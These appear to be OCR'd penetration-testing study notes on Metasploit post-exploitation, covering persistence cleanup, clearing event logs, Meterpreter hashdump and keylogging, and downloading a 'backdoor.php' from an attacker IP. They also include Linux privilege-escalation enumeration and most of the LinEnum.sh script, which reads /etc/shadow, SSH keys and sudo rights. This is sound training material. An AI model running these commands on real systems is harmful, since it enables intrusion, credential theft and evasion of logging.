
2. Ties into Metasploit Exploit/Post Modules - delete artifacts of MSF modules

```
#some persistence techiniques we looked at are genarate lot of artifacts such as persist
ence_service MSF post exploitation module
use exploit/windows/local/persistence_service
set session 1
run

#this is well developed module So, it shows where the artifacts are stored on the syste
m. Keep note on them and delete them after end of PT
```



Since this is well developed module this module has its own resource script (scripts used to automate MSF tasks)



you can cat this resource script and see what it does

```
# Cleanup Meterpreter RC File:
cat /root/.msf4/logs/persistence/<CLEANING_SCRIPT>.rc

#how to use this resource script This will delete all the artifacts that created by this
post exploit module
background
sessions 1
resource /root/.msf4/logs/persistence/<CLEANING_SCRIPT>.rc




run multi_console_command -r /root/.msf4/logs/scripts/getgui/<CLEANING_SCRIPT>.rc
```

3. Clear Event Logs.

This is actually not recommended. because companies not recommended to delete those. because it clear all the events logs on the system. (during Pentest we don’t need to do this)

```
Meterpreter> clearev
```



▼ Linux Targets

▼ Impotent Linux commands

```
# ist all accounts in the linux system
cat /etc/password

# get groups current user is part of
groups <username>

# get distribution release version
cat /etc/*issue

# kernal version
uname -r

#get hostname and aditional information
uname -a

# network enummeration/check interfaces
ifconfig
ip a s

# list all processors in system
ps aux

# view all environment variable and paths
env
```

```
# obtain /bin/bash session on linux shell
/bin/bash -i

################################################################################ Meterpr

#target system (IP, distribution & kernel versions)
sysinfo


##### Linux Shell #########
#meterpreter to shell
shell
/bin/bash -i


#identify hostname
hostname
```

```
#Identify Distribution
cat /etc/issue
    #more info
    cat /etc/*release

#identify kernel version & architrecture
uname -a
    #only kernal version
    uname -r


#CPU details
lscpu

#RAM consumption
free -h

#drives connected/mounted to system
df -h
df -ht ext4 #show in ext4 file foemat

lsblk | grep sd


#Installed packages and versions. (bash and all pakages are there some are vulnerable checl
dpkg -l
```

▼ Linux Meterpreter commands

Meterpreter Commands	Result
`getsystem`	Automatically perform local privilege escalation
`hashdump`	Dump hashes
`show_mount`	List drives/devices attached to the system
`ps`	List process tress
`migrate <process-id>`	migrate processes
`sysinfo`	get system information
`getuid`	Get user ID in linux highest is ‘UID=0’ (root)
`shell` `/bin/bash -i`	Get bash session / convert meterpreter to bash session
`keyscan_dump`	dump/download started keylogging's captured
`keyscan_stop`	stop keylogging
`clearev`	clear windows event logs

▼ Transfer Payloads to Linux targets via python server

▼ Host the files that want to transfer

```
# in kali linux there are different bineries and scripts on there
ls -al /usr/share/windows-binaries

#this has scripts like mimikatz
ls -al /usr/share/windows-resources
```

lets transfter mimikatz

1. Host the webserver in the directory where the files are in

```
#check python version
# PYTHON WEB SERVER
python -V
python3 -V
py -v # on Windows


# Python 2.7 (python2)
python -m SimpleHTTPServer <PORT_NUMBER>

# Python 3.7 (python3)
python3 -m http.server <PORT_NUMBER>

# On Windows, try (Windows machines)
python -m http.server <PORT>
py -3 -m http.server <PORT>
```

▼ Transferring files to Linux targets

1. First host the file you want to transfer as mentioned here

```
# in the Linux (target) reverse shell use bllow commands
#download the hosted file

wget http://<atatcker-machine-ip>/<Filename>
wget http://101.12.23.52/backdoor.php
```

▼ Linux Privilege Escalation

FOR ALL PRIVILEGE ESCALATIONS YOU NEED INITIAL ACCESS

▼ Enumeration for Privilege Escalation

Metasploit Modules:

▼ `enum_system` - enumerate system and user information include cron jobs, bash history and user lists

```
use post/linux/gather/enum_system
set session 1
run

#all info saved into workspace use `loot` to read
loot
```

```
# obtain /bin/bash session on linux shell
/bin/bash -i

###### Meterpreter #######

#target system (IP, distribution & kernel versions)
sysinfo


##### Linux Shell #########
#meterpreter to shell
shell
/bin/bash -i
```

```
#identify hostname
hostname

#Identify Distribution
cat /etc/issue
    #more info
    cat /etc/*release

#identify kernel version & architrecture
uname -a
    #only kernal version
    uname -r

#environment variable & path for current user
env

#CPU details
lscpu

#RAM consumption
free -h

#drives connected/mounted to system
df -h
df -ht ext4 #show in ext4 file foemat

lsblk | grep sd


#Installed packages and versions. (bash and all pakages are there some are vulnerable
dpkg -l
```

▼ `enum_configs` - collect configuration files in system

```
#if some config file fails to fetch that means that file is not exsist in system
use post/linux/gather/enum_configs
set session <current-session>
run

loot # check all of above informations saved locations
```

▼ `env` - gather OS environment variables

```
use post/multi/gather/env
set session <session-id>
run
```

▼ `enum_network` - Enumerate network information

```
use post/linux/gather/enum_network
set session 1
run
```

▼ `enum_protections` - list system hardening techniques using

```
use post/linux/gatehr/enum_protections
set session 1
run

# all the data area saved into notes you can read them by type `notes`
notes
```

▼ `checkcontainer` - Check target in docker container or not

```
use post/linux/gather/checkcontainer
set session <session-id>
run
# you can check whether the the target is running on docker container or not
```

▼ `checkvm` - check target is virtual machine (VM) or not

```
use post/linux/gather/checkvm
set session 1
run
```

▼ `enum_users_history` - list entire history of users including command history

```
use post/linux/gather/enum_users_history
set session 1
run

loot
```

Manual Enumeration:

▼ Enumerating Users and Groups

- current user & privileges
- other user accounts and service account
- groups in the system and members of those groups
    - In Linux there are privileged and unprivileged users. privilege users are part of ROOT group and other are not on it.

```
###### Meterpreter #######
getuid #0 indicate root user

####### Shell Session ######
#curent user
whoami


#Identify current users groups taht part of
groups
gorups root #if groupos shows are root that means this user is privileged user that can run files with admin privileges.
```


```
# view all users in the system
cat /etc/passwd

ls /home #sometimes users are in home directory

 #grep only user accounts (-v for exception)
 cat /etc/passwd | grep -v nologin
```

▼ How to identify user accounts and service accounts






```
# add new user
useradd -m <username> -s <shell>  (-m creates a home directory for user)
ex: useradd bob -s /bin/bash

# List of gorups
groups

#list members in groups
groups <username>
ex: groups bob
```

```
# add user to group
usermod -aG <group-name> <username>
ex: usermod -aG root bob

# Currently logged on users
last # this command list only user logged to system via legitimate connections

lastlog
```

▼ Enumerating Network Information

- Network adapter
- internal network
- TCP/UDP services running on ports
- other hosts in the network
- these information are important in pivoting phrase

```
####### Meterpreter ###########
ipconfig # if you found more interfaces those might be other connected devices or e
th0 might be network address

#tcp and udp services
netstat #0.0.0.0 is local address one of that established connect is our meterprete
r

# Display routing table
route #key information is the gateway. it might be the first IP address of network

# view ARP cache (connected other systems to this subnet)
arp



###### Bash shell Session #######
ip a s #display add the adapters

#list of interfaces and network file
cat /etc/network

#hostname
cat /ect/hostname

# view all hosts and atchualy domains (internal domains)
cat /etc/hosts

# view deafault DNS server / primary nameserver and configurations
cat /etc/resolv.conf #in real network this might be the gateway

# view ARP table
arp -a #if this not work use meterperter commend
```

▼ Enumerating Processes and Cron Jobs

- running processors and services

    - process id
    - vulnearble processors
- corn jobs
    - this is schedule tasks. this can be setup to run scheduled running binary, command or python file or anything

```
                                ############### Processors ####################
                                ##############################################

######## Meterpreter ########
#view process tree
ps

# filter processes by name
pgrep vsftpd


######### Command bash shell session ########
# list processers tree
ps
ps aux
ps aux | grep <filterd-process-name>
ps aux | grep <filterd-user-or-group>
top #list all running processors and memory details

dpkg -l #List all installed processors and versions


                    ################## Cron Jobs ###################
                    ##############################################

# list of cornjobs for current user
corntabs -l

#List all corn files in system
ls -al /etc/cron*
cat /etc/cron*
```

▼ Automating Linux Local Enumeration (Common Metasploit Modules From Above)

```
################## Metasploit Meterpreter ####################
-  once you got the initial meterpreter access send it to background

# Gather Linux configurations (Hostname, Dirstribution and kernal versions, shells, and other config files and paths)mk
saerch enum_configs
set session 1
run

# Enumerate network information (Ports, DNS version, ) (info are stored locally, we can cat it)
search enum_network
set session 1
run
```

```
# check target is in the VM or not
use post/linux/gather/checkvm
set session 1
run
```

▼ LinEnum Script for automating

- Download LinEnum bash script to your system.

```
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
```

▼ LinEnum.sh Code

```
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#############################################################
\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Esca
lation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#############################################################\e
[00m"
echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;33m# $version\e[00m\n"
echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e
[00m\n"

        echo "OPTIONS:"
        echo "-k    Enter keyword"
        echo "-e    Enter export location"
        echo "-s    Supply user password for sudo checks (INSECURE)"
        echo "-t    Include thorough (lengthy) tests"
        echo "-r    Enter report name"
        echo "-h    Displays this help text"
        echo -e "\n"
        echo "Running with no options = limited scans/no output file"

echo -e "\e[00;31m#############################################################\e
[00m"
}
header()
{
echo -e "\n\e[00;31m#############################################################
\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Esca
lation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#############################################################\e
[00m"
echo -e "\e[00;33m# www.rebootuser.com\e[00m"
echo -e "\e[00;33m# $version\e[00m\n"
```

```
}

debug_info()
{
echo "[-] Debug Info"

if [ "$keyword" ]; then
    echo "[+] Searching for the keyword $keyword in conf, php, ini and log fi
les"
fi

if [ "$report" ]; then
    echo "[+] Report name = $report"
fi

if [ "$export" ]; then
    echo "[+] Export location = $export"
fi

if [ "$thorough" ]; then
    echo "[+] Thorough tests = Enabled"
else
    echo -e "\e[00;33m[+] Thorough tests = Disabled\e[00m"
fi

sleep 2

if [ "$export" ]; then
  mkdir $export 2>/dev/null
  format=$export/LinEnum-export-`date +"%d-%m-%y"`
  mkdir $format 2>/dev/null
fi

if [ "$sudopass" ]; then
  echo -e "\e[00;35m[+] Please enter password - INSECURE - really only for CT
F use!\e[00m"
  read -s userpassword
  echo
fi

who=`whoami` 2>/dev/null
echo -e "\n"

echo -e "\e[00;33mScan started at:"; date
echo -e "\e[00m\n"
}

# useful binaries (thanks to https://gtfobins.github.io/)
binarylist='aria2c\|arp\|ash\|awk\|base64\|bash\|busybox\|cat\|chmod\|chown\|
cp\|csh\|curl\|cut\|dash\|date\|dd\|diff\|dmsetup\|docker\|ed\|emacs\|env\|ex
pand\|expect\|file\|find\|flock\|fmt\|fold\|ftp\|gawk\|gdb\|gimp\|git\|grep\|
head\|ht\|iftop\|ionice\|ip$\|irb\|jjs\|jq\|jrunscript\|ksh\|ld.so\|ldconfig
\|less\|logsave\|lua\|make\|man\|mawk\|more\|mv\|mysql\|nano\|nawk\|nc\|netca
t\|nice\|nl\|nmap\|node\|od\|openssl\|perl\|pg\|php\|pic\|pico\|python\|reade
lf\|rlwrap\|rpm\|rpmquery\|rsync\|ruby\|run-parts\|rvim\|scp\|script\|sed\|se
tarch\|sftp\|sh\|shuf\|socat\|sort\|sqlite3\|ssh$\|start-stop-daemon\|stdbuf
\|strace\|systemctl\|tail\|tar\|taskset\|tclsh\|tee\|telnet\|tftp\|time\|time
```

```
out\|ul\|unexpand\|uniq\|unshare\|vi\|vim\|watch\|wget\|wish\|xargs\|xxd\|zip
\|zsh'

system_info()
{
echo -e "\e[00;33m### SYSTEM ##############################################\e
[00m"

#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if [ "$unameinfo" ]; then
  echo -e "\e[00;31m[-] Kernel information:\e[00m\n$unameinfo"
  echo -e "\n"
fi

procver=`cat /proc/version 2>/dev/null`
if [ "$procver" ]; then
  echo -e "\e[00;31m[-] Kernel information (continued):\e[00m\n$procver"
  echo -e "\n"
fi

#search all *-release files for version info
release=`cat /etc/*-release 2>/dev/null`
if [ "$release" ]; then
  echo -e "\e[00;31m[-] Specific release information:\e[00m\n$release"
  echo -e "\n"
fi

#target hostname info
hostnamed=`hostname 2>/dev/null`
if [ "$hostnamed" ]; then
  echo -e "\e[00;31m[-] Hostname:\e[00m\n$hostnamed"
  echo -e "\n"
fi
}

user_info()
{
echo -e "\e[00;33m### USER/GROUP ##########################################\e
[00m"

#current user details
currusr=`id 2>/dev/null`
if [ "$currusr" ]; then
  echo -e "\e[00;31m[-] Current user/group info:\e[00m\n$currusr"
  echo -e "\n"
fi

#last logged on user information
lastlogedonusrs=`lastlog 2>/dev/null |grep -v "Never" 2>/dev/null`
if [ "$lastlogedonusrs" ]; then
  echo -e "\e[00;31m[-] Users that have previously logged onto the system:\e
[00m\n$lastlogedonusrs"
  echo -e "\n"
fi

#who else is logged on
loggedonusrs=`w 2>/dev/null`
```

```
if [ "$loggedonusrs" ]; then
  echo -e "\e[00;31m[-] Who else is logged on:\e[00m\n$loggedonusrs"
  echo -e "\n"
fi

#lists all id's and respective group(s)
grpinfo=`for i in $(cut -d":" -f1 /etc/passwd 2>/dev/null);do id $i;done 2>/d
ev/null`
if [ "$grpinfo" ]; then
  echo -e "\e[00;31m[-] Group memberships:\e[00m\n$grpinfo"
  echo -e "\n"
fi

#added by phackt - look for adm group (thanks patrick)
adm_users=$(echo -e "$grpinfo" | grep "(adm)")
if [[ ! -z $adm_users ]];
  then
    echo -e "\e[00;31m[-] It looks like we have some admin users:\e[00m\n$adm
_users"
    echo -e "\n"
fi

#checks to see if any hashes are stored in /etc/passwd (depreciated  *nix sto
rage method)
hashesinpasswd=`grep -v '^[^:]*:[x]' /etc/passwd 2>/dev/null`
if [ "$hashesinpasswd" ]; then
  echo -e "\e[00;33m[+] It looks like we have password hashes in /etc/passwd!
\e[00m\n$hashesinpasswd"
  echo -e "\n"
fi

#contents of /etc/passwd
readpasswd=`cat /etc/passwd 2>/dev/null`
if [ "$readpasswd" ]; then
  echo -e "\e[00;31m[-] Contents of /etc/passwd:\e[00m\n$readpasswd"
  echo -e "\n"
fi

if [ "$export" ] && [ "$readpasswd" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/passwd $format/etc-export/passwd 2>/dev/null
fi

#checks to see if the shadow file can be read
readshadow=`cat /etc/shadow 2>/dev/null`
if [ "$readshadow" ]; then
  echo -e "\e[00;33m[+] We can read the shadow file!\e[00m\n$readshadow"
  echo -e "\n"
fi

if [ "$export" ] && [ "$readshadow" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/shadow $format/etc-export/shadow 2>/dev/null
fi

#checks to see if /etc/master.passwd can be read - BSD 'shadow' variant
readmasterpasswd=`cat /etc/master.passwd 2>/dev/null`
if [ "$readmasterpasswd" ]; then
```

```
  echo -e "\e[00;33m[+] We can read the master.passwd file!\e[00m\n$readmaste
rpasswd"
  echo -e "\n"
fi

if [ "$export" ] && [ "$readmasterpasswd" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/master.passwd $format/etc-export/master.passwd 2>/dev/null
fi

#all root accounts (uid 0)
superman=`grep -v -E "^#" /etc/passwd 2>/dev/null| awk -F: '$3 == 0 { print
$1}' 2>/dev/null`
if [ "$superman" ]; then
  echo -e "\e[00;31m[-] Super user account(s):\e[00m\n$superman"
  echo -e "\n"
fi

#pull out vital sudoers info
sudoers=`grep -v -e '^$' /etc/sudoers 2>/dev/null |grep -v "#" 2>/dev/null`
if [ "$sudoers" ]; then
  echo -e "\e[00;31m[-] Sudoers configuration (condensed):\e[00m$sudoers"
  echo -e "\n"
fi

if [ "$export" ] && [ "$sudoers" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/sudoers $format/etc-export/sudoers 2>/dev/null
fi

#can we sudo without supplying a password
sudoperms=`echo '' | sudo -S -l -k 2>/dev/null`
if [ "$sudoperms" ]; then
  echo -e "\e[00;33m[+] We can sudo without supplying a password!\e[00m\n$sud
operms"
  echo -e "\n"
fi

#check sudo perms - authenticated
if [ "$sudopass" ]; then
    if [ "$sudoperms" ]; then
      :
    else
      sudoauth=`echo $userpassword | sudo -S -l -k 2>/dev/null`
      if [ "$sudoauth" ]; then
        echo -e "\e[00;33m[+] We can sudo when supplying a password!\e[00m\n
$sudoauth"
        echo -e "\n"
      fi
    fi
fi

##known 'good' breakout binaries (cleaned to parse /etc/sudoers for comma sep
arated values) - authenticated
if [ "$sudopass" ]; then
    if [ "$sudoperms" ]; then
      :
    else
```

```
      sudopermscheck=`echo $userpassword | sudo -S -l -k 2>/dev/null | xargs
-n 1 2>/dev/null|sed 's/,*$//g' 2>/dev/null | grep -w $binarylist 2>/dev/null
`
      if [ "$sudopermscheck" ]; then
        echo -e "\e[00;33m[-] Possible sudo pwnage!\e[00m\n$sudopermscheck"
        echo -e "\n"
      fi
    fi
fi

#known 'good' breakout binaries (cleaned to parse /etc/sudoers for comma sepa
rated values)
sudopwnage=`echo '' | sudo -S -l -k 2>/dev/null | xargs -n 1 2>/dev/null | se
d 's/,*$//g' 2>/dev/null | grep -w $binarylist 2>/dev/null`
if [ "$sudopwnage" ]; then
  echo -e "\e[00;33m[+] Possible sudo pwnage!\e[00m\n$sudopwnage"
  echo -e "\n"
fi

#who has sudoed in the past
whohasbeensudo=`find /home -name .sudo_as_admin_successful 2>/dev/null`
if [ "$whohasbeensudo" ]; then
  echo -e "\e[00;31m[-] Accounts that have recently used sudo:\e[00m\n$whohas
beensudo"
  echo -e "\n"
fi

#checks to see if roots home directory is accessible
rthmdir=`ls -ahl /root/ 2>/dev/null`
if [ "$rthmdir" ]; then
  echo -e "\e[00;33m[+] We can read root's home directory!\e[00m\n$rthmdir"
  echo -e "\n"
fi

#displays /home directory permissions - check if any are lax
homedirperms=`ls -ahl /home/ 2>/dev/null`
if [ "$homedirperms" ]; then
  echo -e "\e[00;31m[-] Are permissions on /home directories lax:\e[00m\n$hom
edirperms"
  echo -e "\n"
fi

#looks for files we can write to that don't belong to us
if [ "$thorough" = "1" ]; then
  grfilesall=`find / -writable ! -user \`whoami\` -type f ! -path "/proc/*" !
-path "/sys/*" -exec ls -al {} \; 2>/dev/null`
  if [ "$grfilesall" ]; then
    echo -e "\e[00;31m[-] Files not owned by user but writable by group:\e[00
m\n$grfilesall"
    echo -e "\n"
  fi
fi

#looks for files that belong to us
if [ "$thorough" = "1" ]; then
  ourfilesall=`find / -user \`whoami\` -type f ! -path "/proc/*" ! -path "/sy
s/*" -exec ls -al {} \; 2>/dev/null`
  if [ "$ourfilesall" ]; then
```

```
    echo -e "\e[00;31m[-] Files owned by our user:\e[00m\n$ourfilesall"
    echo -e "\n"
  fi
fi

#looks for hidden files
if [ "$thorough" = "1" ]; then
  hiddenfiles=`find / -name ".*" -type f ! -path "/proc/*" ! -path "/sys/*" -
exec ls -al {} \; 2>/dev/null`
  if [ "$hiddenfiles" ]; then
    echo -e "\e[00;31m[-] Hidden files:\e[00m\n$hiddenfiles"
    echo -e "\n"
  fi
fi

#looks for world-reabable files within /home - depending on number of /home d
irs & files, this can take some time so is only 'activated' with thorough sca
nning switch
if [ "$thorough" = "1" ]; then
wrfileshm=`find /home/ -perm -4 -type f -exec ls -al {} \; 2>/dev/null`
    if [ "$wrfileshm" ]; then
        echo -e "\e[00;31m[-] World-readable files within /home:\e[00m\n$wrfi
leshm"
        echo -e "\n"
    fi
fi

if [ "$thorough" = "1" ]; then
    if [ "$export" ] && [ "$wrfileshm" ]; then
        mkdir $format/wr-files/ 2>/dev/null
        for i in $wrfileshm; do cp --parents $i $format/wr-files/ ; done 2>/d
ev/null
    fi
fi

#lists current user's home directory contents
if [ "$thorough" = "1" ]; then
homedircontents=`ls -ahl ~ 2>/dev/null`
    if [ "$homedircontents" ] ; then
        echo -e "\e[00;31m[-] Home directory contents:\e[00m\n$homedircontent
s"
        echo -e "\n"
    fi
fi

#checks for if various ssh files are accessible - this can take some time so
is only 'activated' with thorough scanning switch
if [ "$thorough" = "1" ]; then
sshfiles=`find / \( -name "id_dsa*" -o -name "id_rsa*" -o -name "known_hosts"
-o -name "authorized_hosts" -o -name "authorized_keys" \) -exec ls -la {} 2>/
dev/null \;`
    if [ "$sshfiles" ]; then
        echo -e "\e[00;31m[-] SSH keys/host information found in the followin
g locations:\e[00m\n$sshfiles"
        echo -e "\n"
    fi
fi
```

```
if [ "$thorough" = "1" ]; then
    if [ "$export" ] && [ "$sshfiles" ]; then
        mkdir $format/ssh-files/ 2>/dev/null
        for i in $sshfiles; do cp --parents $i $format/ssh-files/; done 2>/de
v/null
    fi
fi

#is root permitted to login via ssh
sshrootlogin=`grep "PermitRootLogin " /etc/ssh/sshd_config 2>/dev/null | grep
-v "#" | awk '{print  $2}'`
if [ "$sshrootlogin" = "yes" ]; then
  echo -e "\e[00;31m[-] Root is allowed to login via SSH:\e[00m" ; grep "Perm
itRootLogin " /etc/ssh/sshd_config 2>/dev/null | grep -v "#"
  echo -e "\n"
fi
}

environmental_info()
{
echo -e "\e[00;33m### ENVIRONMENTAL #################################\e
[00m"

#env information
envinfo=`env 2>/dev/null | grep -v 'LS_COLORS' 2>/dev/null`
if [ "$envinfo" ]; then
  echo -e "\e[00;31m[-] Environment information:\e[00m\n$envinfo"
  echo -e "\n"
fi

#check if selinux is enabled
sestatus=`sestatus 2>/dev/null`
if [ "$sestatus" ]; then
  echo -e "\e[00;31m[-] SELinux seems to be present:\e[00m\n$sestatus"
  echo -e "\n"
fi

#phackt

#current path configuration
pathinfo=`echo $PATH 2>/dev/null`
if [ "$pathinfo" ]; then
  pathswriteable=`ls -ld $(echo $PATH | tr ":" " ")`
  echo -e "\e[00;31m[-] Path information:\e[00m\n$pathinfo"
  echo -e "$pathswriteable"
  echo -e "\n"
fi

#lists available shells
shellinfo=`cat /etc/shells 2>/dev/null`
if [ "$shellinfo" ]; then
  echo -e "\e[00;31m[-] Available shells:\e[00m\n$shellinfo"
  echo -e "\n"
fi

#current umask value with both octal and symbolic output
umaskvalue=`umask -S 2>/dev/null & umask 2>/dev/null`
if [ "$umaskvalue" ]; then
```

```
  echo -e "\e[00;31m[-] Current umask value:\e[00m\n$umaskvalue"
  echo -e "\n"
fi

#umask value as in /etc/login.defs
umaskdef=`grep -i "^UMASK" /etc/login.defs 2>/dev/null`
if [ "$umaskdef" ]; then
  echo -e "\e[00;31m[-] umask value as specified in /etc/login.defs:\e[00m\n
$umaskdef"
  echo -e "\n"
fi

#password policy information as stored in /etc/login.defs
logindefs=`grep "^PASS_MAX_DAYS\|^PASS_MIN_DAYS\|^PASS_WARN_AGE\|^ENCRYPT_MET
HOD" /etc/login.defs 2>/dev/null`
if [ "$logindefs" ]; then
  echo -e "\e[00;31m[-] Password and storage information:\e[00m\n$logindefs"
  echo -e "\n"
fi

if [ "$export" ] && [ "$logindefs" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/login.defs $format/etc-export/login.defs 2>/dev/null
fi
}

job_info()
{
echo -e "\e[00;33m### JOBS/TASKS ##############################################\e
[00m"

#are there any cron jobs configured
cronjobs=`ls -la /etc/cron* 2>/dev/null`
if [ "$cronjobs" ]; then
  echo -e "\e[00;31m[-] Cron jobs:\e[00m\n$cronjobs"
  echo -e "\n"
fi

#can we manipulate these jobs in any way
cronjobwwperms=`find /etc/cron* -perm -0002 -type f -exec ls -la {} \; -exec
cat {} 2>/dev/null \;`
if [ "$cronjobwwperms" ]; then
  echo -e "\e[00;33m[+] World-writable cron jobs and file contents:\e[00m\n$c
ronjobwwperms"
  echo -e "\n"
fi

#contab contents
crontabvalue=`cat /etc/crontab 2>/dev/null`
if [ "$crontabvalue" ]; then
  echo -e "\e[00;31m[-] Crontab contents:\e[00m\n$crontabvalue"
  echo -e "\n"
fi

crontabvar=`ls -la /var/spool/cron/crontabs 2>/dev/null`
if [ "$crontabvar" ]; then
  echo -e "\e[00;31m[-] Anything interesting in /var/spool/cron/crontabs:\e[0
0m\n$crontabvar"
```

```
  echo -e "\n"
fi

anacronjobs=`ls -la /etc/anacrontab 2>/dev/null; cat /etc/anacrontab 2>/dev/n
ull`
if [ "$anacronjobs" ]; then
  echo -e "\e[00;31m[-] Anacron jobs and associated file permissions:\e[00m\n
$anacronjobs"
  echo -e "\n"
fi

anacrontab=`ls -la /var/spool/anacron 2>/dev/null`
if [ "$anacrontab" ]; then
  echo -e "\e[00;31m[-] When were jobs last executed (/var/spool/anacron cont
